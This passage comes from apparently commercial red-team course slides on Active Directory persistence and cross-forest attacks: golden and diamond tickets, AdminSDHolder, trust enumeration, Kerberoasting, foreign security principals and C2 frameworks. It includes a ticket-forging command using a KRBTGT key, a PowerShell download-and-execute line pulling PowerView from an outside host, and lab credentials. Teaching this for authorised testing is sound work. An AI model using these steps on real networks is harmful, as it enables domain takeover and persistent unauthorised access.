- NTLM hash of the KRBTGT account
- Due to the ***trust the KDC has with TGT***, we can create a ticket with a custom lifetime that exceeds the existing policies - up to a maximum of 10 years!
- Golden tickets can be **created using the KRBTGT** hash until the password for the account is changed twice



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Persistence: Diamond Ticket

---

- A TGT that may be used to access any service as any user is called a diamond ticket.
- A **legitimate TGT** that was issued by a DC.
- Converted into a diamond ticket by ***changing its fields***.
- Request a TGT, decrypted using the domain's **aes key** of the KRBTGT account,
- Modify in the desired fields before being encrypted again.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://www.trustedsec.com/blog/a-diamond-in-the-ruff/>

# Diamond PAC vs Diamond Ticket

---

- Original '*Diamond PAC Attack*,' consisted of:
  - Requesting a TGT without a Privilege Attribute Certificate (PAC)
  - Ensure that the UserAccountControl (UAC) attribute of the service account for the targeted service **didn't have the 'NA' bit set.**
  - Forging a **PAC and signing it** with the KRBTGT key
  - Include it in the TGS-enc authorization data REQ's section to inject it into the subsequent Service Ticket (ST)
  - Patched in November 2021 Kerberos/AD.
- The Author was inspired, why not just decrypt that TGT, modify it however we wanted, recalculate the PAC signatures, and re-encrypt it.

Reference:  
<https://www.semperis.com/blog/a-diamond-ticket-in-the-ruff/>



# Persistence: Diamond Ticket

---

## Requirements:


- FQDN of the target domain
- A Valid user account.
- The **domain SID**
- **Domain** user RID
- **Domain** Group RID
- AES key of the **KRBTGT** account

```
PS C:\Users\john\Downloads> .\Dubeus.exe diamond /krbkey:7e92dbffd4d898ab32494911cef19450a4ea32446a473d5650f968ad49b41a12 /user:backupsvc /password:%Qu1t3$3cUre3P@sS$ /encrtype:aes /domain:plum.local /dc:dc001.plum.local /ticketuser:godmode /ticketuserid:1123 /groups:520,512,513,519,518 /pgid:513 /ptt  
v2.2.2  
[*] Action: Diamond Ticket  
[*] Using domain controller: dc001.plum.local (192.168.3.215)  
[!] Pre-Authentication required!  
[!] AES256 Salt: PLUM.LOCALbackupsvc  
[*] Using aes256_cts_hmac_sha1 hash: DE6219D2BF7F2676CC5ADD63CDD4AF4F58A8BC40EC2B5356D558FED38B7E6DE  
[*] Building AS-REQ (w/ preauth) for: 'plum.local\backupsvc'  
[*] Using domain controller: 192.168.3.215:88  
[*] TGT request successful!  
[*] base64(ticket.kirbi):
```

# Persistence: AdminSDHolder and SDProp


Remember seeing this container in the Active Delegation Slides?

- SDProp runs **every 60 mins** (by default)
- ‘Clones’ the ACL of AdminSDHolder to protected objects (AdminCount=1)



# Persistence: AdminSDHolder and SDProp

```
User name                jeff
Full name                jeff
Comment
User's comment
Country/region code       000 (System Default)
Account active            Yes
Account expires           Never
Password last set         03/02/2017 11:08:17
Password expires          Never
Password changeable       04/02/2017 11:08:17
Password required          Yes
User may change password  No
Workstations allowed      All
Logon script
User profile
Home directory             03/02/2017 12:08:21
Last logon
Logon hours allowed       All
Local Group Memberships
Global Group memberships   *Domain Users
The command completed successfully.
```



References:

<https://adsecurity.org/?p=1906>

## Exercise 4.10



## Demo 4.10

# Persistence (Golden Ticket and DCSync)

---

- Create a **Golden Ticket** on the **plum.local** domain
- Impersonate a **Domain Controller** and gain access to domain password hashes
- Perform a DCSync for **krbtgt** and extract aes key.
- Going the extra mile:
- Create a diamond ticket on the **plum.local** domain.

# Windows Exploitation Status

Domain: plum.local

**192.168.3.215**

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the "Server Management" directory under ITSupport\$
- Gained shell on host using plum\godmode and WMIC process call create
- Created a golden/ diamond ticket with 10 year lifespan

**192.168.X.17**

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer24)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions  
- john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22


**10.0.2.220**

Host: certsrv



- Discovered new host certsrv (10.0.2.220)
- Exploited ADCS with ESC1:
  - retrieved plum\godmode NT hash
  - plum\godmode (1@mth30n3)


# Network status: After Windows Active Directory Exploitation






Hacking Windows

## Multi Forest Post Exploitation and Pivoting



# Multi Forest LAB




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# AD Forest

---

- A forest is a logical construct used by Active Directory Domain Services to group one or more trees or domains.
- Forest is a collection of domains and domain trees. All trees in a Forest share a common schema, global catalog and configuration.
- The “**Install-ADDSForest**” cmdlet installs an Active Directory forest configuration



# Forest Enumeration

---

- Get-ADForest cmdlet: Used to enumerate the domain forest details
  - Get-ADForest -Identity <plum.local> - Enumerates the forest plum.local
  - Get-ADForest -Current LoggedOnUser - Enumerates the forest with the access of current user
- Get-Forest (PowerView) - Enumerates the current or specified forest
  - Get-Forest -Forest plum.local - Enumerates the forest plum.local
- Get-ForestDomain (PowerView) - Enumerates all domains in the current or specified forest
  - Get-ForestDomain -Forest plum.local - Enumerates all the domains in plum.local forest



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Forest/Domain Trust

---

- **Unidirectional**

In unidirectional trust, between Domain A and Domain B, users in Domain A can access resources in Domain B. However, users in Domain B can't access resources in Domain A.

Members of Forest 1 can access resources located in Forest 2.

Members of Forest 2 can't access resources located in Forest 1 using the same trust.

- **Bidirectional**

Domain A trusts Domain B and Domain B trusts Domain A

Each time you create a new domain in a forest, a two-way, transitive trust relationship is automatically created between the new domain and its parent domain



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Trust types

---

- **Parent-child trust:** A two-way transitive trust is established with its parent whenever a new domain is created in a tree
- **Tree-root trust:** A tree-root trust (two-way transitive) is established when a new domain tree is added to a forest
- **Shortcut Trusts:** A one-way or two-way transitive trust between the child domains
- **External Trusts:** A one-way or two-way nontransitive trust between Active Directory domains that are in different forests
- **Realm Trusts:** A one-way or two-way trust between a non-Windows Kerberos realm, by default nontransitive but can be made transitive
- **Forest Trusts:** A transitive trust between a forest-root-domain in one forest and a forest-root-domain in another forest, can be one-way or two-way



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Trust Enumeration

- Domain Trust Enumeration

- Get-DomainTrust (**PowerView**) -  
Enumerates the trust between  
Domains.

```
Get-DomainTrust  
domain prod.plum.local
```

- Forest Trust Enumeration

- Get-ForestTrust (**PowerView**) -  
Enumerates the Forest Trust between  
given forests.

```
Get-ForestTrust -Forest  
plum.local  
Gets the trust between plum.local forest  
and other forests.
```

```
PS C:\Windows\system32> Get-ForestTrust  
  
TopLevelNames      : {partner.local}  
ExcludedTopLevelNames : {}  
TrustedDomainInformation : {partner.local}  
SourceName          : enterprise.local  
TargetName          : partner.local  
TrustType           : Forest  
TrustDirection      : Bidirectional
```




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kerberos Process across Trusting Domains

- 1 User NTLM/AES hash to request TGT
- 2 TGT enc w/krbtgt hash
- 3 TGS request for server
- 4 Inter-realm TGT enc w/ inter-realm trust key
- 5 TGS request for server w/ inter-realm TGT
- 6 TGS for server enc w/ server's **account hash**
- 7 Present TGS for service enc w/ server's **account hash**



## Exercise 4.11



## Demo 4.11

### Kerberoasting


---

- Using the credentials gained earlier, Perform **Cross Forest Enumeration**
- Abuse Cross Forest Trust to perform **Kerberoasting** and **gain local admin** on a host in the new forest.



Hacking Windows

## Foreign Security Principal



## FSP – Cross Forest Abuse

---

- FSP (**Foreign Security Principal**) represents a security principal in a trusted external forest
- Each **FSP object holds the SID** of the foreign object which is used by Windows system to resolve its friendly name using the trust relation  
Golden tickets and SID filtering
- The foreign domain controller's **ticket-granting-ticket (TGT)** can be extracted on the **attacker-controlled server** due to various misconfigurations
- Extracted TGT can be reapplied and **used to compromise** the credential material in the foreign forest



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Foreign Security Principal Enumeration

---

- Foreign Security Group Enumeration
- Find-ForeignGroup (PowerView) – Enumerates and lists the SID of object which has access to object of other forest

```
PS C:\Users\emp1> iex (New-Object Net.Webclient).DownloadString('http://192.168.11.206:8000/PowerView.ps1')
PS C:\Users\emp1> Find-ForeignGroup -Domain partner.local

GroupDomain      : partner.local
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=partner,DC=local
MemberDomain     : partner.local
MemberName       : S-1-5-21-536799846-954646087-829827550-1105
MemberDistinguishedName : CN=S-1-5-21-536799846-954646087-829827550-1105,CN=ForeignSecurityPrincipals,DC=partner,DC=loc
                      al
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.12



## Demo 4.12

### Foreign Security Principal

---

- Identify a Foreign security principal (FSP) i.e., any resource in the **plum.local** having some privilege in other forest **partner.local**
- Using this FSP gain access in **partner.local**



Hacking Windows

## C2 Frameworks

### C2 Framework



## C2 Frameworks

---

- Command-and-Control (C&C) system is an essential part of remotely conducted cyber attacks and is used in post-exploitation activities.
- After getting an initial foothold, C2 can be used in exploitation, privilege escalation, pivoting, lateral movement, maintaining access and data exfiltration.
- Crucial for Red Team Engagements (Open Source / Paid).
- C2 can also be used for collaboration and sharing access between pentesting teams.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Benefits

---


- A high degree of customizability and built-in polymorphism.
- It can be set up in a centralized or decentralized architecture.
- Inbuilt features like AV evasion, cross-platform payload generation and support for third-party tools like Mimikatz, Rubeus etc.
- Multiple channels of communication along with encryption for robustness and stealth such as HTTP, SMB and DNS.
- Covert communication mechanisms that mimic regular traffic patterns such as C2 traffic can occur through pages and images on social networking sites.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# C2 Framework

